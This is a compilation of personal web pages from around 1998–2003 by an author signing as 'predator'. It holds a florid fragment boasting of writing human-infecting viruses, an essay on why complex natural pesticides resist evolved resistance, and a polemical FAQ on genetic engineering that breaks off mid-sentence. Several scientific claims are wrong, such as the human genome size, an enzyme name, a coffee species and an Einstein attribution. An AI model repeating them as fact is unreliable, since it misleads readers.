(5'-GAGACTTAGCTTAGGGCTAAAATTCGATCTC-3' for example)... but we lack decompilers (the Edman degradation is the closest we have) and similar tools. Retrofitting the billions of pre-existing somatic cells which comprise my neural accommodation (brain) and its support system (carcass) is beyond my reach just yet. It is slow work. I have one advantage: the language is pretty much standard across animals, plants, fungi, bacteria, etc. One platform, one language... the language in which my platform is written. Further: viri I write infect the human substrate if I so choose.... but they need not be destructive. I can write payloads which can lift burdens from the ill - changing the warheads if you like - and draft old enemies into allies. The pharma companies don't like this, because it might lower the \$ they earn from dispensing expensive continual patch-up cures.

In any case, I wonder if greedy, stoopid humanity deserves this help. Darwinian selection should be allowed to operate freely. If my suspicions about distributed systems failure (as a result of the Y2K problem, or if not, first-order thermodynamic growth restraints like hydrocarbons, fresh water and arable land) are correct, Darwin will laugh once more, and it will echo loudly in our ears.

Reverse + universe = re-uni-verse (to make everything one again).

Recursion and self-reference make the universe go around. And around.

A molecular biologist is a genome's way of knowing about genomes.

It is not accidental that my pseudonym is designated an EBNF notation for a symbolic object. I bid you code well, brothers and sisters of the electronic universe.

Kind regards to all of you from my desolate, glittering and intricate universe of molecular meatware. Brevity aside, it is good to have met you.

<predator>

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(İ) 1998 <predator> kopyrong & umop 3pisdn. Now shutting up/down.

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PESTLOCK.TXT

Why nature's large complex pesticides are less likely to engender resistance in target organisms than the simple ones we humans manufacture.

<http://conway.cat.org.au/~predator/pestlock.txt>

file: pestlock.doc Derived from File: Azadirac.doc  
(alpha version) <modified 20/11/1999>

Bigger IS better : why it is harder to evolve  
resistance against a complex poison molecule than it  
is to evolve resistance against a simple one.

-----  
Since before the start of the 20th century, there's  
been an "arms race" between pesticide manufacturers  
and their new killer chemicals, and the target pests  
who eventually learn how to tolerate them. It always  
seems to be that these synthetics are hailed as a  
silver bullet, but soon enough the target organism  
learns to dodge it. Why might this be the case? And  
more pertinently what might be the solution?

This doesn't just happen down on the farm, either. It  
occurs at all biological scales. The physical size of  
the pest animal is irrelevant, since the war is  
fought at a molecular level. The wars are being lost :  
there's plenty of antivirals to which viruses are now  
resistant, bacteria which eat multiple antibiotics  
for breakfast and survive, fungi which are not killed  
by antifungal agents, insects which can happily  
metabolise insecticides all day long, and plants  
which manage to survive despite an onslaught of  
herbicides.

(It is important that this happens. Some of the things  
we kill with our nonspecific poisons are actually  
our allies, and we need every ally we can get, but  
that's another issue.)

Many of the agents employed in the quest to kill  
various organisms are extremely effective in their  
initial application, but less effective with repeated  
use. All those drums of "Kill-O" in the shed which did  
great work last year will underperform next year and  
be useless the year after that. Why? The pests  
literally engineer a way out. But how do they do it?  
Why can they do it? How do we stop them?

To define this problem further we will have to go down to the molecular arena where these battles are fought out, and first gain an understanding of what a poison actually does.

Enzymes, poisons, and the art of the evolutionary molecular locksmithing

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A useful aid to understanding the toxicological concepts without having to drown oneself in the agonies of biochemistry is to use an analogy. Most of us have a bit of a familiarity with locks, and although the analogy isn't exact it can give you a good idea of what's going on.

Locks permit gates to be opened and closed by specific keys. In biochemistry the gates have to open and close at specific times or, amongst other things, nutrients and raw materials can't get where they need to go. As in real life the keys control the state of the locks, and the locks control the state of the gates. Enzymes often combine the "lock" and "gate" in the one, dual functional package.

As with locks, in biochemistry, you can have the locks and keys set up in particular ways. If you have one gate and two locks in tandem, opening one lock will open your gate even if the other lock is still locked. On the other hand, you can have a gate with two locks in parallel, each on separate hasps, so you need to unlock both locks at the same time to open the gate.

In nature, although you will occasionally find a setup where only one lock in several needs to work for the gates to open and close appropriately, the set-up is usually parallel, in the sense that all the locks must work or the gate can't be opened and closed at the right times.

There is one significant difference in biochemistry: you CAN'T change the keys, because the keys also happen to be very same nutrients and raw materials that the gate will permit through it!

Locks are constructed a particular way, and will admit only certain types of key - round keys on vending machine locks, U-shaped keys on Bi-lock locks, your front-door lock takes a familiar brass Yale key into its keyhole. Then, of the keys that fit, then only the one with the right wiggles on it will open the lock.

It's a similar thing with the enzymes which run living things. They are shaped a particular, specific way, will only let particular substances into their gaps and crevices, and they are very choosy. Just as you can't fit a round key into a lock with a U-shaped keyhole, you can't fit molecules into a given enzyme unless they are shaped just right.

Nature would prefer that she could open and close her molecular locks and biochemical gates as she sees fit. If she can't do it, certain gates are shut or open when they shouldn't be, so valuable things escape, or nutrients can't come in. Things die, simple as that.

It is useful to think of poisons as a kind of a dud key. Whereas normal keys enable you to open or close a door by unlocking or locking a lock, the poison key still fits the lock, but has to gum up the lock's working somehow so the gate can't be opened ever again, or is locked open when it should be shut, or whatever.

Poisons look similar to the usual stuff a protein interacts with, but are different in some critical way which happens to ruin the protein. There are many different interactions. To continue with our lock and key analogy, it's as if a key has been filed in such a way that it jams against the pins and won't come out, kind of like a dynabolt: it changes once it is inserted so you can't pull it out again. This consequently means you lose control of your gate - it is open or closed at inappropriate moments.

This sort of stuff happens when poisons interact with biochemical systems, but nature can't change the keys!

It's worth noting that historically some locks were made with detector levers in them... enabling them to be easily 'poisoned' or made unopenable. If you tried the wrong key, relockers were engaged and then NO key would open the lock, including the correct one.

It seems now that a lot of our dud keys are in fact no longer jamming the targetted locks. How do bugs get resistant to our dud chemical keys?

Nature changes the locks.

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Nature isn't conscious in the conventional sense. It doesn't say, "Hmmm, yeah, if I rip off a chlorine atom here I can neutralise this poison."

Instead, routinely, nature's organisms make hundreds of slightly different versions of their locks - in this case, many versions of target enzymes in a pest's biochemistry. All of these will still perform their usual biochemical job, and most of these versions are messed-up by poison. However, because organisms have twenty different types of amino acids to play with, in each of several hundred positions in the target protein, they have an amazing range of lock versions to potentially construct, and chances are that they can come up with one which will still work with the original key, but which now won't admit the dud key (poison) which jams up the lock.

The rate at which an organism comes up with a solution is related to a couple of things, mainly how flexible the organism's improvisational locksmithing is, and also how often the organism reproduces. Each member of the target species has a slightly different plan for their own personal locks, which still use the original key but varies in some other way, which might happen to make it un-poisonable. Each new member gets a crack at accidentally inheriting the lucky new lock variety, which still uses the original key but which won't be wrecked by the dud one. What this means is that the more often the bug species reproduces, the more bugs there are trying to figure out what the

work-around lock version should be, with each generation of surviving bugs.

When this biochemical locksmithing problem is solved, the bug that solves it reaps an enormous benefit. It not only is it now immune to the poison key but almost all of its progeny have the design for the new locks encoded in their DNA - resistance is hereditary - so they are immune too.

It all sounds wonderful, but there is a caveat.

If the dud key is complex, and very subtly made to simultaneously interact with many parts of the lock, or worse still, interacts with many different kinds of locks at the same time, nature has a much harder time of it and has to devote serious, often unaffordable resources to build the new locks so it can run its biochemistry again. It is then that other approaches tend to be tried, such as systems which recognise dud keys and chop'em up, or which pump the dud keys out of the organism.

It is here that the lock analogy breaks down a bit and we have to return into the real world for a little while. There is another analogy which will be useful, but I'll get to that when I come to it.

Humans make simple poisons, nature makes complex ones.

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So back to the molecular machinery of resistance in insects. Insects have been under attack from many organisms for millennia, the most recent being h.sapiens, which fancies itself a bit of an organic chemist, but we're nowhere near as clever as Nature at this molecular art. Humans have synthesised and sprayed all sorts of stuff around to kill insects, and other things.

Maybe some of the names will be familiar... alachlor, aldicarb, aldrin, atrazine, benomyl, amitrole, 2,4-D, chlordimethiform, carbaryl, carbofuran, chlordane, chlordimethiform, chlorvenifos, chlorpyrifos, chlorotoluron, cyclodiene, DBCP, DDT, dicamba,

dieldrin, dicrotophos, dimethoate, disulfoton, endothall, fenthion, glyphos, heptachlor, hexazinone, lindane, malathion, mancozeb, monocrotophos, oxychlordane, paraquat, permethrin, primicarb, simazine, thiocarb, trifluralin, zineb.

You might notice a few sounds repeated. For example, chlor- means there is one or more chlorine atoms in the stuff. It is interesting that halogens don't show up very often in plant toxins. Phos- and fos- suggest a phosphorus which is another atom which doesn't tend to show up in natural poisons either.

You might notice a few sounds are repeated frequently. For example, chlor- appears several times. So does -phos, -azi, -thio/sulf. Thio and sulf imply a sulfur, which is another uncommon atom in plant poisons, unless you look at relatives of the onion and garlic families which tend to use non-protein sulfur compounds a lot. Pyr- suggests one of several rings with nitrogen and carbon in them. Carb- suggests a member of a family of the carbamate family.

A lot of these chemical "Leggo-blocks" show up time and again in humanity's artificial synthetic pesticides.

There are others, but it doesn't matter that I omit them. I'm using the phonetic similarity in the names to illustrate a structural similarity in the pesticide molecules. If you looked at structural drawings of them, or even had to wrestle with their special chemical names, you'd see similarities there too.

The "dud" keys we use to jam nature's molecular locks have some commonalities.

They're simple, small and structurally fairly similar. Firstly, they generally aren't very big, as far as molecules go. Also, since they are made of heavy atoms, weight for weight, they aren't very complex compared to equivalently heavy molecules made of lighter atoms. Look at something like heptachlor -

it's basically a loop of carbon atoms where molecular weight is gained by bolting on a few fat chlorine atoms. The molecule has a lot of similar and simple branches on it. Which raises a third point: synthetics often they tend to have similar and simple structural backbones. Our synthetic pesticides are all simple variations on the same themes, childish molecular Leggo structures compared with the amazingly complex pesticidal sculptures nature comes up with.

Complexity is determined by how much stuff you have to build with, and also how configurable all the bits are. You can only build so much with five bits of leggo, but nature dictates that by doubling the pieces of leggo, you get far far more than double the number of ways of putting them all together. You can, weight for weight, get many more permutations and combinations out of a given mass of "light" C, O, H and N atoms than you can out of the same mass of atoms like S, P, Cl and related "heavies". The total mass of the leggo is not the issue - it is the complexity of its configuration.

Some of the reasons for this are that humans simply haven't been doing chemistry for several million years and simply cannot cheaply make these complex backbones which nature seems to do so easily and cheaply. So our approach is, yeah, let's synth this, then drown it in nitriles or halogens or something else amenable to synthesis by the bulk chemical synthetic methods we humans tend to use.

In contrast, poisons plants make and use against bug attack are made naturally and most of them are made out entirely of carbon, hydrogen, oxygen and to a lesser extent nitrogen. These elements are also the main ingredients in plant toxins with other atoms in them, like sulfur or bromine.

The reason for this is that probably N, P and S are environmentally scarce and metabolically not worth the price of manufacture for defense purposes. Phosphorus is so rare and presumably so precious to the organism's energy (ATP) and information (DNA)

metabolism, that it will not be allocated to other tasks, because these energy and information metabolism functions are so critical to the system that there would be a selection pressure against an organism that didn't allocate P only to these critical tasks. Same for sulfur, which is a critical component of many proteins but which is relatively rare in the environment. From a plant's point of view, compared to N, P and halogens, there's a stack of "cheap" carbon and oxygen around with which to build complex stuff, so the plant making a toxin to defend against attack is less pressured not to deplete these elements by using them to make defensive chemicals.

On the other hand nature might just be better at complex carbon oxygen and hydrogen chemistry than she is at complex sulfur phosphorus and nitrogen chemistry. But that's not really central to the issue. The central issue is the complexity.

Nature seems to rely more on taking whatever is lying around and building a really complicated pest-repellent molecule, instead of building heavy, but simple, molecule. The molecules which nature uses as pest repellents, if they are heavy, get this way by being complicated artworks of light atoms, rather than being structurally simple molecules with heavy atoms attached to them.

#### Simple vs Complex Dud Keys

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So what? Why should the complexity of a poison matter? It's the interactions.

A large, complex poison molecule will necessarily interact with many parts of its target enzyme at once. The ultimate poison key is something which interacts with a lot of the lock components and renders them useless, e.g. a squirt of adhesive from a hot glue gun, all the way up the inside of the lock, will jam up that lock in a much more irreparable way, than will a wad of chewing gum stuck shallowly in the keyhole.

Putting a bubble-gum shield on keyhole is easy: add-on a strip of teflon, and the gum can't stick to the lock, but you can still use the original keys.

Compare this simple bubble-gum-repulsion problem, to the problem of redesigning a lock to keep liquid epoxy out of the keyhole, the broach, all the little pins and springs, and out of the surface where the lock barrel turns inside the lock body- it's a screaming nightmare if you need to continue to use the existing keys, which demands that there remains an open hole in the lock through which the existing key (or the deadly hot glue) can be inserted.

Hot glue is a hell of a poison for locks, because it gets intimate with so much of the guts of just about any mechanical lock you can build. Once inside it forms a complex shape which happens to match all the inner surfaces of the lock guts. To get around this, the design of the locks must be radically changed to keep the glue out. This change is so radical, it means you also need a kind of key which you don't have to actually insert into the lock.

There are locks immune to hot glue. They lack keyholes and their key is a specially constructed blade of plastic, which contains embedded magnets. The magnetic field passes through the wall of the lock directly, and needs no keyhole. You can drown the magnetic lock in as much glue as you want but it will still work. Magnetic locks are immune to destruction by hot glue guns.

The price we paid for locks immune to a hot-glue poisons, was that we had to change not only the lock, but also change all the keys too, because all the old brass keys don't work in the new locks. When locksmiths first made magnetic locks they had to start using unfamiliar materials like plastics (they used to work with metals and ceramics) and they had to learn about magnetism, which was a considerable lot of new stuff to learn. The magnetic locks were expensive to construct because the tools needed to make them were very different to the tools via which

the usual metal locks were made. Of course, the new magnetic locks didn't work with all the old brass keys so they keys all had to be changed too.

But nature can't change keys, she is constrained to continue to build locks which are susceptible to ruin by complex poisons. The very nature of the existing keys render the locks vulnerable to a complex attack.

This means, from an evolutionary point of view, that to get around a complex poison, MANY changes need to be made to the target enzyme, all at once. On top of this is the need to maintain the ability to use the existing key. This is a much bigger ask, just like the design of a lock immune to hot glue.

Each interaction adds itself to the list of problems which need to be solved to enable the lock to work again, and they \*ALL\* need to be solved together.

It can take the target insects or plants (or whatever) decades, even centuries to solve such a problem - sometimes they don't ever solve the problem (basically they run out of time) and slide into extinction.

[An alternative strategy is the messing-up of more than one lock at the same time. Sure enough, you find multiple toxins in the same plants. This is an even bigger ask, because the pest has to evolve several new locks all at once. Look at plants like barley, onions, horseradish, carrots, tomatos. They have at least four phytotoxins in them. Look at the common spud, got about 9 of them too. We usually get around them by cooking the food or otherwise destroying the toxicity. Most pests don't do this.]

Well if nature is so smart, it probably knows that complex poisons are more useful and give a better return on the biological resources used in their development. Does nature tend to use simple or complex poisons? What sort of pesticides do plants use against the bugs which suck their sap and eat their leaves?

Nature makes complex poisons  
-----

The hypothesis that the pesticide companies would need be unable to falsify, in order to prove that their stuff is as difficult to get resistant to as the sort of complex agents nature has taken millions of years to patiently evolve, is that

"natural complex pesticides exhibit the same resistance problems as our simple synthetic ones."

I think the hypothesis has already been falsified anyway, however, in the course of Nature's ordinary problem-solving. Nature presumably knows about resistance, after all, various organisms have been fighting chemical wars against each other long before we ever came down from the trees. The bacteria and fungi have, particularly, been fighting for aeons - we use the weapons that the fungi provide in our wars against bacteria, most of our antibiotics are derived from moulds and other organisms in the fungal realm.

If nature "thinks" big molecules are harder to get resistance too, then they should be more common in her armament of poisons, than small and simple molecules. The payoff for designing a poison is then greater, because it defends the designer for a longer period in evolutionary time. The payoff is greater than the cost of developing it.

Nature also knows that it takes considerable effort to evolve these things, and tends to not go over the top by simply bolting on more complexity than is absolutely warranted in keeping the pests guessing.

So what to expect? Well, few simple poisons, many complex poisons, and a few really complex nightmares. Such a profile will reflect two things ...

1) nature CAN synthesise complex poisons against pests, when it is worth the effort to prevent resistance over evolutionary time, and 2) will reach a plateau of complexity when the chemistry becomes too

metabolically expensive or synthetically intractable. It also has to be remembered that it does the defending organism no good to get poisoned by its own defensive chemicals, which further constrains its scope for engineering poisons against pests.

A rough guide, a fingerprint to look for, is the preponderance of carbon in the sorts of molecules which plants tend to use as poisons against various pests.

I happened to pick up an expensive book at a half price sale some years ago, called the Dictionary of Plant Toxins. It happens to list in the back the molecular formulas of the molecules in the whole dictionary, in increasing numerical order, starting with the number of carbon atoms in the poison.

Some of the molecules in this count are not toxic to things against which the plant has had to compete - for example, there are plant toxins here which kill tumor cells in mice, and plants don't have to compete against mouse tumor cells. But most of these are toxins made to help the plant survive attacks by insects, fungi, parasites, plant viruses, bacteria, grazing animals, and even nearby competing plants.

I counted 'em up. What do we see?

# of Carbons :

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20

Listed toxins:

2 5 2 9 6 16 14 25 15 51 51 36 34 51 169 80 78 52 66 114

# of Carbons :

21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40

Listed toxins:

75 68 28 21 17 16 35 10 34 32 17 25 8 13 19 21 10 12 5 9

# of Carbons :

41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60

Listed toxins:

19 7 4 1 8 10 9 7 3 3 2 0 1 1 3 1 1 1 1 2

Summary: a number moderately simple toxins (less than 10 carbon atoms) A hell of a lot of complex toxins (Between ten and forty carbon atoms) Very few extremely complex toxins (more than forty carbon atoms)

Pretty much what you might expect. It's a trade-off between effectiveness and the molecular engineering difficulty associated with making a really complex poison. Hey, YOU try and synthesise a complex molecule with 40 carbon atoms in it, starting with sunlight, water and carbon dioxide! There is a bit of bias in the low end, you just can't make much complex stuff with three carbon atoms. You can make plenty of things with five, and more with oxygen and nitrogen thrown in.

The data has been available for years for anyone to look. It probably has some sample biases (like, protein poisons are very complex but not hard to make) but I don't think this matters : it was just a bunch of plant poisons listed in a toxicological dictionary. It happens to fit what we might have expected if the evolutionary economics of natural synthesis of plant pesticides were subject to the sorts of trade-offs 1) and 2) outlined a few paragraphs above.

Ag-pesticide companies tell us they know their chemistry, we know they have business acumen. You might want accuse the pesticide companies of knowing this trend and deliberately only designing simple poisons so you have to go and buy another one when the last simple one you got became worthless due to the appearance of resistance.

It's a kind of inbuilt obsolescence at the molecular level. It happens to benefit the chem companies that this is the case. But I never attribute to malice what can adequately be attributed to stupidity. In this case, it's stupidity. We just don't yet know how to cheaply make really complex pesticides to which it is hard for the target organisms to get resistant.

Nature has, incidentally, solved the complexity-of-synthesis issue in a novel way : modularity. It knows how to synthesise twenty or so amino acids; but since these amino acids can be daisy-chained by a single, uniform mechanism, it can make an unlimited number of possible proteins simply by bolting the amino acids together in different sequences. There is no need to come up with new chemistry for each new protein, it is simply a matter of changing the order in which the well-known reactions occur. Like a Rubik's Cube, you only have six colours to choose from, but depending on the way you configure the cube you can have billions of combinations of colours, and getting them is a simple matter of twisting the faces - any child can do it. Protein synthesis still remains a fairly tricky feat of peptide biochemistry, we generally employ recombinant bacteria to do it for us because it's something we humans just can't very easily or successfully do in a test tube.

I'm a synthetic organic chemist, and I know it is terribly, terribly hard to synthesise complex molecules. Its possible, but the cost in unwanted byproducts is just too much to make the final pesticide affordable. There is another advantage. Biological poisons generally biodegrade, and don't become long term stable environmental contaminants like most of the organochlorines and organophosphates used in the last five decades. Throw in the requirement for biodegradability and we're synthetically and economically pretty well sunk. By comparison, all of nature's poisons are ultimately biodegradeable.

So what to do? Use nature's chemicals against pests  
-----

I think the way of the future is clear - stop using simple synthetics and instead, extract complex pesticides from natural sources. Nature is a much better pesticide chemist than humanity, after all.

-Mike Carlton

MOL.HTML

Thoughts on molecular genetics

<http://conway.cat.org.au/~predator/mol.html>

>Molecular Biology and Genetic Engineering explained by someone who's done it

This site is dedicated to people like Pim Stemmer who says "People who continue to reject GM will be shown for what they are, non-rational and anti-technology. That's really good."

Last updated Feb 8 2003

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Q: what is a GMO?

A: a GMO (genetically modified organism) is any lifeform which has had its genetic material -DNA - deliberately changed by humans so as to accentuate or minimise particular aspects of a living organism, usually for commercial reasons but also sometimes for research reasons.

Q: what is DNA?

A: DNA is short for deoxyribose nucleic acid. In each cell of a living thing you will find a long, long strand of this stuff, which is a sequence of sugar molecules and phosphate groups. DNA strands usually exist as pairs of these strands, wound around each other like a spiral.

DNA stores the program that tells the cell how to make proteins which can do certain necessary tasks to keep the cell alive and to enable it to do particular jobs, like make new cells or repair damage.

What enables DNA to store this information is the sequence of molecules called bases which are attached to the side of the DNA. Bases on one strand pair up with bases on the other strand. Life on earth uses four different bases, encoded in blocks of three, to encode all the usual amino acids from which we make proteins.

Particular sequences of DNA encode what are called genes.

Q: How many DNA bases are there in a typical organism?

A: It depends, and varies widely (there is no such thing as a typical organism). To encode a bacteria you might need a few hundred thousand base pairs. Brewers yeast has about a million bases. A human usually has about thirty-two thousand million. Some plants have more than this. There is a theoretical limit to how few you need to run a metabolism because there is a requirement for a minimum number of genes to do the biochemistry required to keep something alive. Below this threshold are viruses, which depend on using the metabolism from other organisms to reproduce themselves.

Q: What is a gene?

A: a gene is a sequence of DNA which stores the construction information for the manufacture of a particular protein. A given organism will have some genes in its DNA which are not present in other organisms, but also have genes which are similar to genes in other organisms.

Q: how many genes does a human have?

A: about 30,000. Not all of them are switched on and being used to instruct the manufacture of proteins all the time. Some genes are small, and others are large. Not all genes encode one protein... some encode a precursor peptide which is chopped up or derivitised in different ways (for example, carbohydrate molecules are stuck on them in a process called glycosylation) to produce something distinctly different to what the gene itself encodes. A lot of the immunoglobulins are "differentially spliced" to produce lots of different proteins from one gene.

Q: What is a protein?

A: A protein is a substance which is made according to the specifications of one gene stored in the DNA. For each protein there are a range of possible variants on a given gene, and small changes can have large effects on the correct function of the protein.

All proteins are made of pretty much the same 20 subcomponents. The order in which these subcomponents are strung together differs. The subcomponents are

called amino acids, and they are common to all carbon-based biological systems that we know about.

Different proteins have different sequences, so they are shaped differently and can do different structural or chemical tasks. Many of the proteins which do certain jobs are called enzymes and they enable the chemistry of life to operate. Some proteins don't do any chemistry that we know about, and mainly perform a structural role, like stopping your skin from being saggy.

Your hair is made of a protein called keratin. Your blood is red because of a protein called haemoglobin. People who have a gut enzyme called lactase can digest milk with lactose in it. Your tendons are full of a protein called collagen. Some proteins do special jobs like repair DNA damage. Some, like insulin, send signals from one part of the body to another. Most enzymes have ludicrous names... the one most directly responsible for incorporating carbon dioxide into plant sugars is called ribulose-1,6-bisphosphate carboxylase. Egg white is full of a gooey clear protein called albumin. Some proteins do amazingly specific, highly complex jobs, some of these jobs involve specific manipulation of subatomic particles, like hydrogen ions, or electrons. Usually they do tasks at the molecular level, moving whole atoms or groups of atoms arranged in a specific way. They are pretty remarkable things, actually.

Q: What is genetic engineering?

A: DNA occurs in animals, plants, fungi, bacteria, and even viruses (which aren't actually alive). Since DNA is the same across almost all living things, and they all encode proteins the same way in DNA sequences, DNA code from one organism will theoretically do the same thing when put into another organism and modify the biochemical behaviour of the recipient.

Genetic engineers are paid to take DNA from certain organisms and splice it into the DNA code of organisms where it was not originally. Or, they take the

original DNA and modify it so it makes a protein which works differently.

The tools used for genetic engineering are usually proteins derived from bacteria, which can do things like assemble individual bases into a sequence, or chop a DNA strand at a particular place.

Q: Why are organisms being genetically engineered?

A: It varies. Sometimes it's for research purposes, since a researcher can often figure out why people get certain inherited diseases by seeing what genes do or don't work in certain ways, and engineering organisms like mice with genetic changes is one way to do this. This gives valuable medical information about things like cancer and birth defects or susceptibility to certain diseases.

But mostly, it's about making money. Companies will tell you they're trying to feed people or cure diseases but make no mistake - those aims are secondary to their main objectives, which are to make people dependant on their products, increase their market share and increase shareholder value.

Biotech companies engineer bacteria to make certain molecules, usually proteins, which have some kind of commercial value, for example some antibiotics. Insulin can be manufactured by engineered bacteria, which prevents the need to extract it from dead pigs.

Some companies are engineering existing organisms so that pesticides don't kill them, or so that insects don't eat them, or so that they grow really big really fast... there are lots of modifications that are planned. There is no way they have a clue about the long term impact of these organisms on the ecosystem.

The main motivation for the biotech companies is that they think they can make an astounding amount of money by making organisms make molecules which are profitable. They use living organisms as nanofabrication factories for specialised molecules,

because living organisms are very energy efficient at doing this.

Q: The human genome project will give us the sequence of all the DNA in a human being. Doesn't this mean we know all about how a human being works?

A: No.

Knowing the sequence of all the genes doesn't say anything about how they all work or how they all interact. The genome project also only took DNA from a small number of humans, so most varieties (alleles) of human genes are not represented. Much of the sequence data originated from Craig Venter, who, upon the (incomplete) sequencing of the genome by Celera Genomics (which he runs) used the data from his sequenced DNA to diagnose that he had a lipid metabolism problem, for which he now takes corrective medication.

Further, there are functions we need to have which our genes don't encode, like the manufacture of folate, which is made for us to a limited extent by bacteria in our intestines, so in theory, to encode a complete human, it might help to include some of these genes too. Human mitochondria have been sequenced for some time, they were only forty thousand bases long, but they do very important jobs.

Some of our metabolic pathways are broken - we have, for example, some of the genes for the synthesis of ascorbic acid but we can't actually make it ourselves, we have to get it in our diet, by eating plants which make it.

Q: What is junk DNA?

A: DNA which does not encode genes which instruct the building of proteins. I think junk is really a poor label, it simply means we don't know how to figure out what it does.

It obviously plays a role in phosphate, deoxyribose, purine and pyrimidine metabolism, since at the very least this stuff had to be synthesised, and sits

around behaving as a kind of storehouse of these materials - if a cell dies or undergoes programmed self-destruction (apoptosis) then all that noncoding DNA is made available for incorporation as raw materials into other cells. It also plays a role in DNA packing and maintaining telomere stability. It worries me that some people are arrogant enough to call it junk DNA and are so readily accepting of the recieved wisdom that simply because it doesn't encode a gene or regulate protein expression, it has no role. Einstein said we only use 10% of our brain but that doesn't mean that people who are missing 90% of their brain (eg: car accident victims, television evangelists, for instance) are fully functional.

I expect there will never be a human which could be engineered so that there was no junk DNA in its genome, or if it was so encoded, the human would be fragile... robust systems have lots of redundancy, things you can damage without serious consequences. This is, by the way, the reason organisms have what is called ploidy - a number of copies of each gene. Humans are diploid (we get one copy of each gene from mum and one from dad, making two copies), some plants are triploid or tetraploid. It means you can have an error in one copy but not be seriously affected because the other copy works fine.

There are arguments about the role of junk as a kind of protective agent amongst which the useful DNA can hide from damage, or the junk can act as a physical scaffold for useful DNA. It has been shown that it does have a role in packing DNA properly. The introns - non coding parts - of some genes, which are spliced out before transcription, intrinsically make it difficult for things like viruses to simply chop out our genes and use them for their own purposes. So I hesitate to assume that just because we don't know what it does, it's useless.

Q: What are some examples of products made from genetically engineered organisms?

A: They're all over the place. Enzymes in washing powder have been engineered so they last longer in the

wash. This probably has unforeseen consequences in terms of how long these enzymes last, and what they do, when they hit marine life near ocean sewage outfalls, for example.

A lot of antibiotics are made by bacteria with entire suites of genes in them, which enable the bacteria to make the precursors to the antibiotic, and the antibiotic itself, from regular things which the bacteria can eat. These bacteria aren't usually released into the environment, however.

These days a lot of human foodstuffs are derived from plants with non-indigenous genes in them. Some of these genes have never existed until recently, notably the ones which degrade pesticides - mainly because these pesticides didn't exist until recently. We don't know what these genes do out there in the ecosystems into which they are placed.

Q: If we eat it, how come we were never asked about this sort of stuff?

A: Companies have been doing this pretty much without the permission of the public, and the public are being kept pretty much in the dark about it by the mainstream corporate media, whose sound-bite architecture doesn't permit detailed complex information to be distributed to the public. People are interested but the media fail in their task of informing the public because the network bosses and TV moguls think it is more profitable to fill up the bandwidth with inconsequential drivel like olympics and sit-coms.

It is also totally obvious that what is called western democracy is actually a mechanism to prevent the public having a say. You are supposed to exercise your decision making power only very narrowly, as a consumer in the supermarket. That the public has a right to know, or even an interest in the biology of what they eat, or even their own biology, is not even permitted onto the agenda for discussion.

Q: Have there been serious mistakes resultant from genetic engineering?

A: Yeah. They're just the first in what history will reveal to be a string of stupid and preventable screwups. The classical, and tragically stupid, example occurred around 1990. It'll take a little while to explain, it's complex... that's partly why it happened, the complexity is subtle.

I mentioned amino acids and proteins... well, one of the amino acids we need is called tryptophan. You usually make it in your own body from a precursor called chorismate. Some people don't make enough of it, so they take it as a dietary supplement.

You could go to all the trouble of using synthetic organic chemistry to make tryptophan, but the reactions are complex, expensive and the yields are low. So generally nobody does that.

Another way to make it in a factory is to get a big vat full of nutrient and grow a certain bacteria in it, a strain called Klebsiella, which happens to make a lot of tryptophan. Usually you let the vat brew for a few days, then rupture all the bacteria, and extract the tryptophan. Humans have been doing this perfectly adequately and safely for decades.

We know what all the genes are which make the proteins which turn chorismate into tryptophan. Usually these genes are turned on and off in a regulated manner by the organism which is making the tryptophan. This makes sense, the organism doesn't make any more tryptophan than it needs, it allocates its resources in an efficient way. The regulation mechanism involves a stretch of DNA just before the genes which encode the proteins which make tryptophan. This stretch of DNA is called a promoter, and is involved in deciding whether or not a protein is going to be made. In klebsiella, the promoters switch the tryptophan-making protein-manufacture machinery on or off as needed. This sort of regulation goes on everywhere in all living things.

In the early 1990s a petrochemicals company called Showa-Denko reckoned that they could make a strain of *Klebsiella* with all the regular tryptophan-making genes turned on all the time - they replaced the usual promoters with ones which were turned on continuously. This was so bacteria would make loads of tryptophan. It did indeed make loads and loads of tryptophan. It also started making something else, something rather unexpected.

Anyway, since the tryptophan was manufactured in pretty much the same way as it usually was, it was decided that no special tests be performed on the end product, no labels need be put on the cans it was sold in, and so off it went into general consumption. 36 people were fatally poisoned. About 1500 now have permanent nerve poisoning, a syndrome called eosinophilia-myalgia (EMS)... permanent serious muscle pain and other problems.

So how did that happen?

It turns out that in the engineered *klebsiella*, the precursor to tryptophan built up to such a high concentration that it formed a dimer - that is, two precursor molecules chemically bonded with each other, to form a molecule called 1-ethylidene-bis-L-tryptophan, or EBT for short. This dimer never occurs in natural organisms, because the promoters switch production off when concentration gets too high. If biochemists were trained in physical chemistry they might have seen this coming, but physical chemistry in living things is hideously complex, and biochemists aren't much trained in physical chem, so they couldn't even begin to try and predict it. Physical chemistry in dead things is pretty complex, too.

EBT is chemically similar to tryptophan (it is just two tryptophans bolted together, after all) so it came through with the tryptophan in the extraction procedure, to about 0.5% contamination by weight. Showa Denko settled out of court for a large sum of money. The dead people are still dead, others EMS victims gradually die off as the years roll on.

Tryptophan became a restricted chemical after that. How can legislators call a molecule restricted if it is a component of most of the proteins in every living thing? What really should have been restricted is the freedom which companies have to spread GM derivatives around the planet.

When I did biochemistry/molecular genetics in 1996-1998, we were told lots about how tryptophan is synthesised in cells and how it is regulated, but not a peep about this screwup, which is a heck of a cautionary tale.

Q: So how is this sort of thing going to effect my life - my coffee will taste the same, won't it?

A: Nobody really knows. Probably not. I read recently that the genes responsible for the synthesis of caffeine in the coffee plant (Arabica robusta) has been identified and some biotech startup thinks there's money to be made by turning that gene off and thereby producing a coffee bean without caffeine in it, which in turn produces a decaffeinated coffee which still has all the full caffeinated coffee flavour in it because the other flavour molecules aren't lost (co-extracted) during the solvent-based caffeine extraction procedure currently employed in industry.

Apart from the zero-diversity problems attendant to having zillions of hectares of identical GM arabica robusta all over the world (the diversity of the coffee tree genome is already pretty restricted) there is no mention of the possible biochemical consequences of this engineering : if you turn off the gene which produces the protein which transforms all the precursors to caffeine into actual caffeine, then what happens to all that precursor? Does it build up to a concentration at which it can biotransform into something poisonous to humans or damaging to the surrounding environ? Does it influence the kinetics of some other part of the plant's biochemistry which renders the crop able or not able to do something else, for example will a GM caffeine incapable plant

